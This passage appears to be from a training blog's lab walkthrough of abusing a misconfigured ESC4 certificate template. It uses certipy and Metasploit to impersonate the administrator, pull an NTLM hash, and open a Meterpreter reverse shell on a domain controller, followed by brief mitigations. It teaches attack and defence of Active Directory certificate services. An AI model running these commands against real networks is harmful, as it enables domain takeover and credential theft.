
certipy-ad template -u 'raj@ignite.local' -p Password@1 -template ESC4 -target 192.168.1.48 -configuration ESC4.json

This command applies the settings defined in Custom_Template_ESC4.json to the ESC4 template, potentially enabling flags like Client Authentication, Enrollment Agent, Any Purpose, and allowing the enrollee to supply the subject.

Request a Certificate for Administrator

With the modified template, request a certificate impersonating the Administrator account:

```
use auxiliary/admin/dcerpc/icpr_cert
set RHOSTS 192.168.1.48
set CA ignite-DC-CA
set CERT_TEMPLATE ESC4
set SMBDomain ignite.local
set SMBPass Password@1
set SMBUser raj
set alt_upn administrator
run
```




```
msf6 > use auxiliary/admin/dcerpc/icpr_cert
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/dcerpc/icpr_cert) > set RHOSTS 192.168.1.48
RHOSTS ⇒ 192.168.1.48
msf6 auxiliary(admin/dcerpc/icpr_cert) > set CA ignite-DC-CA
CA ⇒ ignite-DC-CA
msf6 auxiliary(admin/dcerpc/icpr_cert) > set CERT_TEMPLATE ESC4
CERT_TEMPLATE ⇒ ESC4
msf6 auxiliary(admin/dcerpc/icpr_cert) > set SMBDomain ignite.local
SMBDomain ⇒ ignite.local
msf6 auxiliary(admin/dcerpc/icpr_cert) > set SMBPass Password@1
SMBPass ⇒ Password@1
msf6 auxiliary(admin/dcerpc/icpr_cert) > set SMBUser raj
SMBUser ⇒ raj
msf6 auxiliary(admin/dcerpc/icpr_cert) > set alt_upn administrator
alt_upn ⇒ administrator
msf6 auxiliary(admin/dcerpc/icpr_cert) > run
[*] Running module against 192.168.1.48
[-] 192.168.1.48:445 - There was an error while requesting the certificate.
[-] 192.168.1.48:445 - Denied by Policy Module
[-] 192.168.1.48:445 - Error details:
[-] 192.168.1.48:445 -   Source:  (0×0009) FACILITY_SECURITY: The source of the er
[-] 192.168.1.48:445 -   HRESULT: (0×80094012) CERTSRV_E_TEMPLATE_DENIED: The perm
[*] Auxiliary module execution completed
```

This module exploits the misconfiguration to issue a certificate for a different User Principal Name (UPN), effectively allowing authentication as another user. Read more here

Inspect Modified Template

This is helpful to **validate that the template is still misconfigured** or document what is changed for this fire the Metasploit module auxiliary/admin/ldap/ad_cs_cert_template. Learn more about this module here.

```
use auxiliary/admin/ldap/ad_cs_cert_template
set RHOSTS 192.168.1.48
set USERNAME raj
set domain ignite.local
set PASSWORD Password@1
set CERT_TEMPLATE ESC4
set ACTION UPDATE
set VERBOSE true
run
```




```
msf6 > use auxiliary/admin/ldap/ad_cs_cert_template
[*] Using action UPDATE - view all 4 actions with the show actions command
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/ldap/ad_cs_cert_template) > set RHOSTS 192.168.1.48
RHOSTS ⇒ 192.168.1.48
msf6 auxiliary(admin/ldap/ad_cs_cert_template) > set USERNAME raj
USERNAME ⇒ raj
msf6 auxiliary(admin/ldap/ad_cs_cert_template) > set domain ignite.local
domain ⇒ ignite.local
msf6 auxiliary(admin/ldap/ad_cs_cert_template) > set PASSWORD Password@1
PASSWORD ⇒ Password@1
msf6 auxiliary(admin/ldap/ad_cs_cert_template) > set CERT_TEMPLATE ESC4
CERT_TEMPLATE ⇒ ESC4
msf6 auxiliary(admin/ldap/ad_cs_cert_template) > set ACTION UPDATE
ACTION ⇒ UPDATE
msf6 auxiliary(admin/ldap/ad_cs_cert_template) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(admin/ldap/ad_cs_cert_template) > run
[*] Running module against 192.168.1.48
[+] Successfully bound to the LDAP server!
[*] Discovering base DN automatically
[+] Read certificate template data for: CN=ESC4,CN=Certificate Templates,CN=Public Key Ser
[*] Certificate template data written to: /root/.msf4/loot/20250402142538_default_192.168.
[*] Parsing SDDL text: D:PAI(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;AU)
[+] The operation completed successfully!
[*] Auxiliary module execution completed
```

This retrieves detailed information about the ESC4 certificate template, including EKUs (e.g., Client Authentication), Enrollment Agent flag, subject name settings, authorized enrollers, and validity/renewal period, just as we did above using Certipy.

Re-Issue Certificate

Run the icpr_cert module again to verify abuse path consistency:

```
use auxiliary/admin/dcerpc/icpr_cert
set RHOSTS 192.168.1.48
set CA ignite-DC-CA
set CERT_TEMPLATE ESC4
set SMBDomain ignite.local
set SMBPass Password@1
set SMBUser raj
set alt_upn administrator
run
```




```
msf6 > use auxiliary/admin/dcerpc/icpr_cert
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/dcerpc/icpr_cert) > set RHOSTS 192.168.1.48
RHOSTS ⇒ 192.168.1.48
msf6 auxiliary(admin/dcerpc/icpr_cert) > set CA ignite-DC-CA
CA ⇒ ignite-DC-CA
msf6 auxiliary(admin/dcerpc/icpr_cert) > set CERT_TEMPLATE ESC4
CERT_TEMPLATE ⇒ ESC4
msf6 auxiliary(admin/dcerpc/icpr_cert) > set SMBDomain ignite.local
SMBDomain ⇒ ignite.local
msf6 auxiliary(admin/dcerpc/icpr_cert) > set SMBPass Password@1
SMBPass ⇒ Password@1
msf6 auxiliary(admin/dcerpc/icpr_cert) > set SMBUser raj
SMBUser ⇒ raj
msf6 auxiliary(admin/dcerpc/icpr_cert) > set alt_upn administrator
alt_upn ⇒ administrator
msf6 auxiliary(admin/dcerpc/icpr_cert) > run
[*] Running module against 192.168.1.48
[+] 192.168.1.48:445 - The requested certificate was issued.
[*] 192.168.1.48:445 - Certificate Policies:
[*] 192.168.1.48:445 - Certificate UPN: administrator
[*] 192.168.1.48:445 - Certificate stored at: /root/.msf4/loot/20250402142649_default_192.168.1.48_windows.ad.cs_814382.pfx
[*] Auxiliary module execution completed
```

Obtain a Kerberos Ticket

Use the obtained certificate to request a Kerberos Ticket Granting Ticket (TGT):

```
use admin/kerberos/get_ticket
set action GET_HASH
set CERT_FILE /root/.msf4/loot/20250402142649_default_192.168.1.48_windows.ad.cs_814382.pfx
set RHOSTS 192.168.1.48
set domain ignite.local
set username administrator
run
```




```
msf6 > use admin/kerberos/get_ticket
[*] Using action GET_HASH - view all 3 actions with the show actions command
msf6 auxiliary(admin/kerberos/get_ticket) > set action GET_HASH
action ⇒ GET_HASH
msf6 auxiliary(admin/kerberos/get_ticket) > set CERT_FILE /root/.msf4/loot/20250402142649_default_192.168.
CERT_FILE ⇒ /root/.msf4/loot/20250402142649_default_192.168.1.48_windows.ad.cs_814382.pfx
msf6 auxiliary(admin/kerberos/get_ticket) > set RHOSTS 192.168.1.48
RHOSTS ⇒ 192.168.1.48
msf6 auxiliary(admin/kerberos/get_ticket) > set domain ignite.local
domain ⇒ ignite.local
msf6 auxiliary(admin/kerberos/get_ticket) > set username administrator
username ⇒ administrator
msf6 auxiliary(admin/kerberos/get_ticket) > run
[*] Running module against 192.168.1.48
[!] Warning: Provided principal and realm (administrator@ignite.local) do not match entries in certificate
[!]   * administrator@
[+] 192.168.1.48:88 - Received a valid TGT-Response
[*] 192.168.1.48:88 - TGT MIT Credential Cache ticket saved to /root/.msf4/loot/20250402142936_default_192
[*] 192.168.1.48:88 - Getting NTLM hash for administrator@ignite.local
[+] 192.168.1.48:88 - Received a valid TGS-Response
[*] 192.168.1.48:88 - TGS MIT Credential Cache ticket saved to /root/.msf4/loot/20250402142936_default_192
[+] Found NTLM hash for administrator: aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38
[*] Auxiliary module execution completed
```

This module uses the certificate to authenticate and obtain a TGT for the Administrator account.

Confirm Access with PsExec

With the TGT, confirm domain administrator access by executing a command on the Domain Controller:

```
use exploit/windows/smb/psexec
set RHOSTS 192.168.1.48
set smbomain ignite.local
set username administrator
set smbpass aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38
run
```



```
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set rhosts 192.168.1.48
rhosts => 192.168.1.48
msf6 exploit(windows/smb/psexec) > set smbdomain ignite.local
smbdomain => ignite.local
msf6 exploit(windows/smb/psexec) > set username administrator
username => administrator
msf6 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38
smbpass => aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.1.45:4444
[*] 192.168.1.48:445 - Connecting to the server ...
[*] 192.168.1.48:445 - Authenticating to 192.168.1.48:445|ignite.local as user 'administrator' ...
[*] 192.168.1.48:445 - Selecting PowerShell target
[*] 192.168.1.48:445 - Executing the payload ...
[+] 192.168.1.48:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (177734 bytes) to 192.168.1.48
[*] Meterpreter session 1 opened (192.168.1.45:4444 → 192.168.1.48:50302) at 2025-04-02 14:38:21 -0400

meterpreter > sysinfo
Computer        : DC
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : IGNITE
Logged On Users : 12
Meterpreter     : x86/windows
```

This uses the current Kerberos TGT to spawn a Meterpreter session as **NT AUTHORITY\SYSTEM** on the Domain Controller

Mitigation

- **Limit enrollment** to trusted groups (e.g., Domain Admins).
- **Disable subject name supply**; use AD info only.
- **Restrict EKUs** — remove unnecessary ones like Client Auth.
- **Remove Enrollment Agent flag** unless required.
- **Audit template permissions** (e.g., WriteDACL, WriteOwner).
- **Monitor certificate requests** for anomalies.
- **Harden CA access** — limit admin and network exposure.
- **Review and clean up** unused or misconfigured templates.


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in